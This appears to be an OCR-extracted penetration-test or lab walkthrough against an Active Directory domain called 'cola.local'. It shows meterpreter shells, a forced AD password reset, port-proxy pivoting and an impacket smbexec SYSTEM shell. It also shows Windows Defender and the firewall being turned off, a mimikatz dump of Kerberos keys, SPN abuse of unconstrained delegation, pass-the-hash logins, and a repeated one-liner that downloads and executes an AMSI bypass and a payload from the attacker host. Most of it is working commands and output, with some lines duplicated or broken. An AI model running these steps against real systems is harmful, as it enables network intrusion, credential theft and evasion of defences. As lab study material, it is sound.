
```
Import-Module C:\Users\sqladmin\downloads\ADmodule-master\ADModule-master\ActiveDirectory\activedirectory.psd1
```

```
Set-ADAccountPassword -Identity sqlaccess -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password@123" -Force)
```




```
meterpreter > shell
Process 4000 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\sqladmin\downloads
cd C:\Users\sqladmin\downloads
PS C:\Users\sqladmin\downloads> iwr -UseBasicParsing http://192.168.2.1:8000/ADModule-master.zip -OutFile ADModule-master.zi
iwr -UseBasicParsing http://192.168.2.1:8000/ADModule-master.zip -OutFile ADModule-master.zip
PS C:\Users\sqladmin\downloads> Expand-Archive ADModule-master.zip
Expand-Archive ADModule-master.zip
PS C:\Users\sqladmin\downloads> Import-Module C:\Users\Sqladmin\downloads\ADmodule-master\ADModule-master\Microsoft.ActiveDi
Import-Module C:\Users\Sqladmin\downloads\ADmodule-master\ADModule-master\Microsoft.ActiveDirectory.Management.dll
PS C:\Users\sqladmin\downloads> Import-Module C:\Users\sqladmin\downloads\ADmodule-master\ADModule-master\ActiveDirectory\ac
Import-Module C:\Users\sqladmin\downloads\ADmodule-master\ADModule-master\ActiveDirectory\activedirectory.psd1
PS C:\Users\sqladmin\downloads> Set-ADAccountPassword -Identity sqlaccess -Reset -NewPassword (ConvertTo-SecureString -AsPla
Set-ADAccountPassword -Identity sqlaccess -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password@123" -Force)
PS C:\Users\sqladmin\downloads> exit
exit

C:\Windows\system32>exit
exit
```

Let's check if the password 'Password@123' we set for sqlacess account actually works. Recall that cola-reports is not directly accessible from our attacking machine so we need to add a route to **cola-reports** that takes the traffic through the meterpreter session on **cola-sql**:



```
msf5 exploit(multi/handler) > route add 192.168.2.0 255.255.255.0 1
[*] Route added
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x64/windows  COLA\sqladmin @ COLA-SQL  192.168.2.1:4443 → 192.168.2.168:49725 (192.168.2.168)
```

And now using metasploit's auxiliary modules to check the credentials



```
msf5 exploit(multi/handler) > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain cola
SMBDomain ⇒ cola
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser sqlaccess
SMBUser ⇒ sqlaccess
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass Password@123
SMBPass ⇒ Password@123
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.2.169
RHOSTS ⇒ 192.168.2.169
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.2.169:445     - 192.168.2.169:445 - Starting SMB login bruteforce
[+] 192.168.2.169:445     - 192.168.2.169:445 - Success: 'cola\sqlaccess:Password@123' Administrator
[!] 192.168.2.169:445     - No active DB -- Credential data will not be saved!
[*] 192.168.2.169:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

<u>Additionnal notes</u>

set SQL_FILE /root/Desktop/tools/sql_agentjob

netsh interface portproxy add v4tov4 listenport=443 listenaddress=192.168.2.168 connectaddress=192.168.2.169 connectport=445

netsh advfirewall set allprofiles state off

netsh interface portproxy delete v4tov4 listenport=445 listenaddress=192.168.2.168

listenaddress=192.168.2.168python smbexec.py sqlaccess@192.168.2.168 -port 443

powershell -noexit -c iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/payload4443.ps1)

iwr -UseBasicParsing http://192.168.2.1:8000/ADModule-master.zip -OutFile ADModule-master.zip

Expand-Archive ADModule-master.zip


Import-Module C:\Users\Sqladmin\downloads\ADmodule-master\ADModule-master\Microsoft.ActiveDirectory.Management.dll

Import-Module C:\Users\sqladmin\downloads\ADmodule-master\ADModule-master\ActiveDirectory\activedirectory.psd1

Set-ADAccountPassword -Identity sqlaccess -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password@123" -Force)

python smbclient.py -hashes :CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78

python3 addspn.py -u cola\\cola-reports\$ -p aad3b435b51404eeaad3b435b51404ee:8d79fc00e5ddcfe23c8858e6b75e60ec -s HOST/srv11.cola.local 192.168.2.2 --additional




```
meterpreter > shell
Process 3480 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=443 listenaddress=192.168.2.168 connectaddress=192.168.2
netsh interface portproxy add v4tov4 listenport=443 listenaddress=192.168.2.168 connectaddress=192.168.2.169 connectport=445


C:\Windows\system32>netsh interface portproxy show all
netsh interface portproxy show all

Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
192.168.2.168   443         192.168.2.169   445
```

Now, we can use tools like smbexec from impacket to execute code on cola-reports throughh **port 443 of cola-sql**. Please note that, by-default, smbexec allows only ports 139 and 445

python smbexec.py sqlaccess@192.168.2.168 -port 443

powershell -noexit -c iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/payload4443.ps1)




```
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py sqlaccess@192.168.2.168 -port 443
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

netsh interface portproxy add v4tov4 listenport=443 listenaddress=192.168.2.168 connectaddress=192.168.2.169 connectport=445

set SQL_FILE /root/Desktop/tools/sql_agentjob


First, we need the credentials of the cola-reports$ account as it is this account which has unconstrained delegation enabled.

python findDelegation.py cola.local/sqlaccess:Password@123 -dc-ip 192.168.2.2




```
root@kali:~/Desktop/tools/impacket-master/examples# python findDelegation.py cola.local/sqlaccess:Password@123 -dc-ip 192.168.2.2
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

AccountName     AccountType  DelegationType  DelegationRightsTo
-------------   -----------  --------------  ------------------
COLA-REPORTS$   Computer     Unconstrained   N/A
```

Using the meterpreter we have on cola-report, we can do that. Please note that, we are disabling Windows Defender in this case too as it was detecting the kiwi module.



```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> EXIT
EXIT
```




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > kiwi_cmd sekurlsa::ekeys

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : COLA-SQL$
Domain            : COLA
Logon Server      : (null)
Logon Time        : 7/12/2020 2:13:52 AM
SID               : S-1-5-20

         * Username : cola-sql$
         * Domain   : COLA.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       4117c364f8ee080219689eb59b0db2498597008be87d0235072f6b4abdfc21d4
           rc4_hmac_nt       06408e8d075d359e3da81bc3ab8e4a29
           rc4_hmac_old      06408e8d075d359e3da81bc3ab8e4a29
           rc4_md4           06408e8d075d359e3da81bc3ab8e4a29
           rc4_hmac_nt_exp   06408e8d075d359e3da81bc3ab8e4a29
           rc4_hmac_old_exp  06408e8d075d359e3da81bc3ab8e4a29
```

Now, using the credentials of cola-reports, we need to add a ServicePrincipalName (SPN) to cola-reports. We also need to point this SPN to our attacking machine (192.168.2.1) so that the domain controller can connect to us – see https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/

```
python3 addspn.py -u cola\\cola-reports\$ -p
aad3b435b51404eeaad3b435b51404ee:8d79fc00e5ddcfe23c8858e6b75e60ec -s
```

```
HOST/srv11.cola.local 192.168.2.2 --additional
```

```
python smbexec.py -hashes :CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78
```



```
root@kali:~/Desktop/tools/impacket-master/examples# python smbclient.py -hashes :CEAB6425E23A2CD45BFD2A04BD84047A fileadmin@192.168.2.78
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use C$
# cd Users
# ls
drw-rw-rw-          0  Sat Mar 14 00:48:58 2020 .
drw-rw-rw-          0  Sat Mar 14 00:48:58 2020 ..
drw-rw-rw-          0  Thu Jan  9 05:37:57 2020 Administrator
drw-rw-rw-          0  Sun Jan 19 02:12:27 2020 Administrator.COLA
drw-rw-rw-          0  Thu Jan  9 12:18:06 2020 All Users
drw-rw-rw-          0  Thu Jan  9 04:23:29 2020 Default
drw-rw-rw-          0  Thu Jan  9 12:18:06 2020 Default User
-rw-rw-rw-        174  Thu Jan  9 12:03:22 2020 desktop.ini
-rw-rw-rw-          0  Sat Mar 14 00:48:58 2020 dir
drw-rw-rw-          0  Mon Mar  9 09:49:59 2020 fileadmin
drw-rw-rw-          0  Thu Jan  9 04:54:57 2020 Public
#
```

powershell -noexit -c iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/payload4443.ps1)

python findDelegation.py cola.local/sqlaccess:Password@123 -dc-ip 192.168.2.2